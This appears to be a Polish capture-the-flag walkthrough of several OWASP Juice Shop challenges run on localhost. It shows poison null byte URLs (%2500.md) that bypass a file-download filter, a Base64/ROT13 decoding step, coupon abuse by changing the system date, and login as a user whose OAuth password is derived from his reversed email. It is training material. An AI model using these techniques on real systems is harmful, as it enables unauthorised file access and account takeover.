
Jednym z odpowiedzi Google jest następujący link: https://listverse.com/2011/07/08/top-20-fruits-you-probably-dont-know . Należy wejść w ten URL.

Gdy zjedziemy na sam dół – do sekcji komentarzy – znajdziemy wpis od użytkownika *Localhorst*: *"Awesome, some of these fruits also made it into our "Rippertuer Special Juice"! https://pastebin.com/90dUgd7s"* . Teraz wchodzimy w załączony link:

Na Pastebin wyszukujemy wcześniejszą frazę: *Rippertuer Special Juice*.



Tam znajdziemy w opisie produktu słowa klucz do rozwiązania naszej zagadki – *this coupled with Eurogium Edule was sometimes found fatal* oraz *Hueteroneel*.




```
  {
    "type": "Eurogium Edule",
    "description": "This fruit comes from a tall tree native to the mangrove swamps of southeast Asia. The edible portions of the plant are an excellent source of vitamin C and high in iron. The seeds of the tree form part of the natural diet of the babirusa. People of Minahasa tribe in North Sulawesi use young leaves as vegetable. The leaves will be sliced into small part then it is cooked by mixing with herbs and pork fat or meat inside bamboo. Many sellers in Tomohon traditional market sell the leaves whether sliced or not."
  },
```



```
30.   {
31.     "type": "Eurogium Edule",
32.     "description": "This fruit comes from a tall tree native to the mangrove swamps of southeast Asia. The edible portions of the plant are an excellent source of vitamin C and high in iron. The seeds of the tree form part of the natural diet of the babirusa. People of Minahasa tribe in North Sulawesi use young leaves as vegetable. The leaves will be sliced into small part then it is cooked by mixing with herbs and pork fat or meat inside bamboo. Many sellers in Tomohon traditional market sell the leaves whether sliced or not."
33.   },
34.   {
35.     "type": "Durian",
36.     "description": "Ahh, durian. Alternately known as “The King of Fruit” and “The fruit that smells like rotting garbage and onions.” My favorite description is from Richard Sterling and quoted on Wikipedia as this: “Its odor is best described as pig-sh*t, turpentine and onions, garnished with a gym sock. It can be smelled from yards away.”The same page also mentions that they have also been described as smelling like civet, sewage, stale vomit, skunk spray and used surgical swabs. Yum.  Some people are absolutely in love with it, and apparently a variety of animals including tigers can’t get enough of stale vomit encased in a fruity hedgehog, but the people in Singapore seem to have the right idea; the fruit is banned from all public transportation."
37.   },
38.   {
39.     "type": "Hueteroneel",
40.     "description": "The manchineel is a round fruit about the size of a tangerine native to Mexico and the Caribbean. It’s also known as the “beach apple” and can be quite tasty. It has reddish-greyish bark, small greenish-yellow flowers, and shiny green leaves. The tree has been used as a source of timber by Caribbean carpenters for centuries. It must be cut and left to dry in the sun to remove the sap. Only a warning, this coupled with Eurogium Edule was sometimes found fatal, though the reports are scarce. A gum can be produced from the bark which reportedly treats edema, while the dried fruits have been used as a diuretic."
```



Teraz wystarczy napisać *Customer Feedback* do strony JuiceShop z informacją o zakazanym produkcie:



You successfully solved a challenge: Leaked Unsafe Product (Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous.) x

Find the hidden easter egg

Gdy wejdziemy pod ścieżkę http://127.0.0.1:3000/ftp, znajdziemy tam kilka ciekawych plików. Jednym z nich jest plik *eastere.gg*. Gdy chcemy go pobrać – niestety pojawi się komunikat o błędzie:




Dlatego też trzeba się zastanowić jak można ominąć zabezpieczenie przed pobraniem pliku:


1. Oczekuje plików z rozszerzeniem *.md* lub *.pdf*
2. Plik ma zawierać dokładną nazwę jaka jest przypisana

Aby spełnić oba warunki, zastosujemy podatność *Poison Null Byte* – polega ona na tym, że wstrzykujemy bajt zerowy, który jest używany do wykrywania końca łańcucha. Dzięki temu to co znajduje się dalej – jest ignorowane.

Stosowane jest to w wielu językach (na przykład w języku C/C++) i aby wykonać to dla tego konkretnego przypadku, wstrzykujemy następującą wartość: *%2500.md* , która po odkodowaniu oznacza *%00.md*. Następnie jest do odkodowane ponownie (tak działa „zabezpieczenie" serwera) i wtedy otrzymujemy ostatecznie wynik *.md*. Z racji, że wstrzyknęliśmy null byte – pozostała część jest „ignorowana" i pozwala na pobranie pliku.



Przy tym zadaniu powinniśmy wykonać 2 zadania jednocześnie.



Apply some advanced cryptanalysis to find the real easter egg

Po pobraniu pliku *eastere.gg*, gdy otworzymy plik – pojawi się tam następująca wiadomość:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat eastere.gg%00.md
"Congratulations, you found the easter egg!"
- The incredibly funny developers

...

...

...

Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:

L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==

Good luck, egg hunter!
```


L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==

Można łatwo zauważyć, że jest to zakodowane w Base64, jednakże po odkodowaniu – wiadomość dalej nie wygląda czytelnie.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ echo "L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==" | base64 -d
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
```

/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt


Jednakże możemy zauważyć pewną zależność – prawdopodobnie wykonano jeszcze przesunięcie liter (szyfr Cezara). Po analizie ciągu można odkryć, że poddano nasz kod jeszcze rotacji o 13 miejsc (ROT13). Po odkodowaniu otrzymamy już dobrze wyglądający ciąg, który prawdopodobnie jest ścieżką do naszego Easter Egg'a:



/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg

Teraz wystarczy po prostu wejść na podaną ścieżkę i zadanie zostanie ukończone

Link: http://localhost:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg



You successfully solved a challenge: Nested Easter Egg (Apply some advanced cryptanalysis to find the real easter egg.) x

Successfully redeem an expired campaign coupon code

Analizując plik *main.js* , możemy zauważyć nawiązania do słowa *campaign*

Jednym z kodów jest funkcja *this.campaigns*:

```
{ } main.js ×   main.js
13320         }
13321         applyCoupon() {
13322           this.campaignCoupon = this.couponControl.value,
13323           this.clientDate = new Date;
13324           const e = 60 * (this.clientDate.getTimezoneOffset() + 60) * 1000;
13325           this.clientDate.setHours(0, 0, 0, 0),
13326           this.clientDate = this.clientDate.getTime() - e,
13327           sessionStorage.setItem('couponDetails', `${ this.campaignCoupon }-${ this.clientDate }`);
13328           const n = this.campaigns[this.couponControl.value];
13329           n ? this.clientDate === n.validOn ? this.showConfirmation(n.discount) : (this.couponConfirmation = void 0, this.translate.get('INVALID_COUPON
13330             this.couponError = {
13331               error: i
13332             }
13333           }, i=>{
```

Aby zobaczyć jak wyglądają kupony zniżkowe, możemy to zobaczyć na Twitterze OWASP Juice Shop:

Kupon jest zakodowany w specyficzny sposób – jednak możemy przy połączeniu analizy pliku *package.json.bak* odkryć, że wykorzystywana jest biblioteka *z85*:


Gdy dodatkowo przeanalizujemy dalej plik *main.js*, możemy znaleźć kilka odwołań do kuponów – jednym z nich jest kupon na Dzień Kobiet – *WMNSDY2019*

```
this.campaigns = {
  WMNSDY2019: {
    validOn: 1551999600000,
    discount: 75
  },
  WMNSDY2020: {
    validOn: 1583622000000,
    discount: 60
  },
  WMNSDY2021: {
    validOn: 1615158000000,
    discount: 60
  },
  WMNSDY2022: {
    validOn: 1646694000000,
    discount: 60
  },
  WMNSDY2023: {
    validOn: 1678230000000,
    discount: 60
  },
  ORANGE2020: {
    validOn: 1588546800000,
    discount: 50
  },
  ORANGE2021: {
    validOn: 1620082800000,
    discount: 40
  },
  ORANGE2022: {
    validOn: 1651618800000,
    discount: 40
  },
  ORANGE2023: {
    validOn: 1683154800000,
    discount: 40
  }
```


Teraz wystarczy zmienić datę na komputerze na datę tego dnia kiedy jest to święto. Gdy teraz złożymy zamówienie z tym kodem – kod zostanie zaakceptowany. Wystarczy sfinalizować transakcję i zadanie zostanie ukończone.

Access a developer's forgotten backup file

Do tego zadania podchodzimy identycznie jak do zadania **Find the hidden easter egg**



Gdy wejdziemy pod ścieżkę *http://127.0.0.1:3000/ftp*, znajdziemy tam kilka ciekawych plików. Jednym z nich jest plik *eastere.gg*. Gdy chcemy go pobrać – niestety pojawi się komunikat o błędzie:




Dlatego też trzeba się zastanowić jak można ominąć zabezpieczenie przed pobraniem pliku:


1. Oczekuje plików z rozszerzeniem *.md* lub *.pdf*
2. Plik ma zawierać dokładną nazwę jaka jest przypisana

Aby spełnić oba warunki, zastosujemy podatność *Poison Null Byte* – polega ona na tym, że wstrzykujemy bajt zerowy, który jest używany do wykrywania końca łańcucha. Dzięki temu to co znajduje się dalej – jest ignorowane.

Tak więc wpisujemy w link: *http://127.0.0.1:3000/ftp/package.json.bak%2500.md*




Zadanie po pobraniu pliku zostanie ukończone:





Access a salesman's forgotten backup file

Do tego zadania podchodzimy identycznie jak w zadaniu **Find the hidden easter egg**



Tak więc wpisujemy w link: *http://127.0.0.1:3000/ftp/coupons_2013.md.bak%2500.md*





Log in with Bjoern's Gmail account

Konto przypisane dla naszego użytkownika to *bjoern.kimmich@gmail.com*. Łamanie hasła w tym przypadku nie jest wskazane – hasło jest na pewno zabezpieczone w lepszy sposób.

Dodatkowo można zauważyć, że jest on zarejestrowany przy pomocy Google OAuth. Stąd – zacznijmy szukać nawiązań do OAutha w pliku *main.js*:

```
oauthLogin(e) {
  return this.http.get('https://www.googleapis.com/oauth2/v1/userinfo?alt=json&access_token=' + e)
}
```


Możemy w jednej z funkcji zobaczyć w jaki sposób tworzone jest hasło dla takiego użytkownika:

1. Hasło jest tworzone z maila zamieniając kolejność znaków z ostatniego na pierwszy, przedostatni na drugi, itd.
2. Następnie nowy ciąg jest kodowany w base64


```
ngOnInit() {
  var e = this;
  this.userService.oauthLogin(this.parseRedirectUrlParams().access_token).subscribe(n=>{
    const i = btoa(n.email.split('').reverse().join(''));
    this.userService.save({
      email: n.email,
      password: i,
```


Otrzymamy zatem następujący ciąg: `moc.liamg@hcinimmik.nreojb`,

A końcowe hasło wygląda następująco: `bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=`




Gdy zalogujemy się tymi danymi – zadanie zostanie ukończone:



